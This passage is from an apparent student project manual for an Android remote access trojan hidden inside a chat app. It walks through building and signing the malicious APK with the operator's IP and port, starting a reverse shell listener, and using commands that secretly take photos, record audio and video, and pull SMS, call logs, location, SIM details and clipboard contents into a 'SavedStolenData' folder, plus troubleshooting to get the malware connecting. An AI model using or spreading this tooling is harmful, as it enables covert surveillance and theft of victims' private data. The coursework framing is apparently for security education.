2. Execute `python -m pip install -r requirements.txt` to install necessary Python packages, including pyngrok.

```
C:\Users\motor\OneDrive\Desktop\Year 2.2\Jackson mobile security\Final_MobSec_ChatApp> python -m pip install -r requirements.txt
Requirement already satisfied: pyngrok in c:\users\motor\appdata\local\packages\pythonsoftwarefoundation.python.3.11_qbz5n2kfra8p0\localcache\local-packages\python311\site-packages (from -r requirements.txt (line 1)) (7.1.3)
Requirement already satisfied: PyYAML>=5.1 in c:\users\motor\appdata\local\packages\pythonsoftwarefoundation.python.3.11_qbz5n2kfra8p0\localcache\local-packages\python311\site-packages (from pyngrok->-r requirements.txt (line 1)) (6.0.1)
```

3. Obtain your IP address using the `ipconfig` command and note it down for later use.
4. Rename the folder “Original_Malware_NoObfuscation_smali” to “app-debug”
5. Run `python3 RAT.py --build -i <Your IP ADDRESS> -p 4445 -o Testing.apk`
6. This command assembles the APK, embedding your IP address to direct the test client to connect with your designated server. The build process also includes automatic signing of the APK.
7. After successful compilation, an image similar to the one provided should confirm the build completion.

```
C:\Users\motor\OneDrive\Desktop\Year 2.2\Jackson mobile security\Final_MobSec_ChatApp>python3 RAT.py --build -i 192.168.1.98 -p 4445 -o demonstration.apk
Status: Generating APK
Status: Building APK|SUCCESS: Successfully apk built in C:\Users\motor\OneDrive\Desktop\Year 2.2\Jackson mobile security\Final_MobSec_ChatApp\demonstration.apk
Status: Signing the apk
Status: Signing Apk|SUCCESS: Successfully signed the apk demonstration.apk
```


8. Move the newly built APK to your emulator or authorized Android testing device.
9. In the command prompt, run `python3 RAT.py --shell -i 0.0.0.0 -p 4445`.

```
C:\Users\motor\OneDrive\Desktop\Year 2.2\Jackson mobile Security\Final_MobSec_ChatApp>python3 RAT.py --shell -i 0.0.0.0 -p 4445

#####
# # # ##### ##### # # # # # # #
# # # # # # # # # # # # # # #
# # # # # # # # # # # # # # #
# # # # # # # # # # # # # # #
# # # # # # # # # # # # # # #
# # # # # # # # # # # # # # #

##### # # ##### # # # # # # #
# # # # # # # # # # # # # #
# ##### # # # # # # # # #
# # # # # # # # # # # # # #
# # # # # # # # # # # # # #
# # # # # # # # # # # # # #

By Mobile Security Team 15

Status: Waiting for Connections...
```

10. Await the connection establishment, which should resemble the provided screenshot.
11. Once connected, type "help" to find a list of available commands for testing purposes.

```
CA: Command Prompt - python3 RAT.py --shell -i 0.0.0.0 -p 4445

Got connection from ('192.168.1.98', 57656)

Hello there, welcome to reverse shell of Android SDK built for x86
What do you want to do? type 'help' for commands :/> help

Usage and Descriptions:

General Commands:
- deviceInfo: Returns device info (model, OS, etc.).
- clear: Clears the command line screen.

Camera & Recording:
- camlist: Lists all camera IDs (e.g., '0' for back).
- takepic [cameraID]: Captures a picture (e.g., 'takepic 0').

- startVideo [cameraID]: Starts video recording (e.g., 'startVideo 0' --> use back camera to record video).
- stopVideo: Stops video recording.

- startAudio: Starts audio recording.
- stopAudio: Stops audio recording.

SMS & Call Logs:
- getSMS inbox/sent: Retrieves SMS messages from inbox/sent.
- getCallLogs: Fetches and saves call logs.

Device Info & Location:
- getLocation: Returns device's current location.
- getIP: Fetches device's current IP address.
- getSimDetails: Provides SIM card details.
- getClipData: Retrieves text from clipboard.
```

12. Execute commands as required for your test, with output data being saved to the “SavedStolenData” folder.

message console .log		31/3/2024 7:16 pm	File folder	
Jar_tools		31/3/2024 7:16 pm	File folder	
Obfuscapk		31/3/2024 7:16 pm	File folder	
<u>SavedStolenData</u>		1/4/2024 8:51 am	File folder	
.gitattributes		31/3/2024 7:11 pm	Text Document	1 KB
.gitignore		31/3/2024 7:12 pm	Text Document	1 KB

13. An example is shown where “getSMS sent” is invoked, with the results stored in the designated “SavedStolenData” folder.

Dump		27/3/2024 10:08 pm	Text Source File
inbox_20240401-085105		1/4/2024 8:51 am	Text Source File
sent_20240401-085149		1/4/2024 8:51 am	Text Source File

```
sent_20240401-085149 - Notepad
File Edit Format View Help
#0
Number : +6591788080
Person : null
Date : Sun Dec 27 21:22:32 GMT 56218
Body : This is the second message

#1
Number : +6591788080
Person : null
Date : Mon Dec 03 10:01:11 GMT 56131
Body : Zzzzz
```

4. Troubleshooting & Support

4.1 Error Messages

4.1.1 APK Installation Errors

If you receive an error during installation, ensure there isn't a previous app version installed on the device. Uninstall any existing copy before proceeding with the new APK installation.

4.1.2 The APK file is not working

Should the application fail to operate as expected, consider the following steps:

1. Reinstall the application.
2. Open the ChatHere_SourceCode_NoObfuscation source code folder and execute it as an app within Android Studio.
3. For further assistance, contact support through the GitHub repository at ChatHere Support.

https://github.com/motorfireman/Final_MobSec_ChatApp

4.1.3 Certain Functions in the Command Console for malware are not working properly

Compatibility issues may arise with certain Android APIs. Utilizing API 27 (Oreo) for optimal function performance is advisable.

4.1.4 Connection is not established between the client and server.

If the client and server are not communicating, it's possible that the application is configured with an incorrect IP address. To address this, access the ChatHere_SourceCode_NoObfuscation source code folder in Android Studio and modify the configuration file within the malware directory to include your IP address. The default port number should be set to 4445.

4.2 Frequently Asked Questions

Can the application be used on a Mac or Linux computer?

The application can be run on Windows, Mac or a Linux Computer.

How frequently should I update the libraries and dependencies of the system?

It is recommended that you check for updates to the libraries and dependencies the system uses. This ensures that you are using the latest versions, which often include bug fixes, security patches, and performance improvements.

To stay updated, keep an eye on releases and updates from the developers of the libraries or frameworks. Follow their recommended update procedures.

What should I do if I encounter an error or technical issue with the system?

Refer to the user manual or documentation provided if you encounter any errors or technical issues while using the system. These resources usually offer troubleshooting steps and solutions to problems.

If the problem continues, please get in touch with us through our student email address for assistance. Please provide information about the error message, describe the steps you took to encounter the issue and include any system logs or error reports.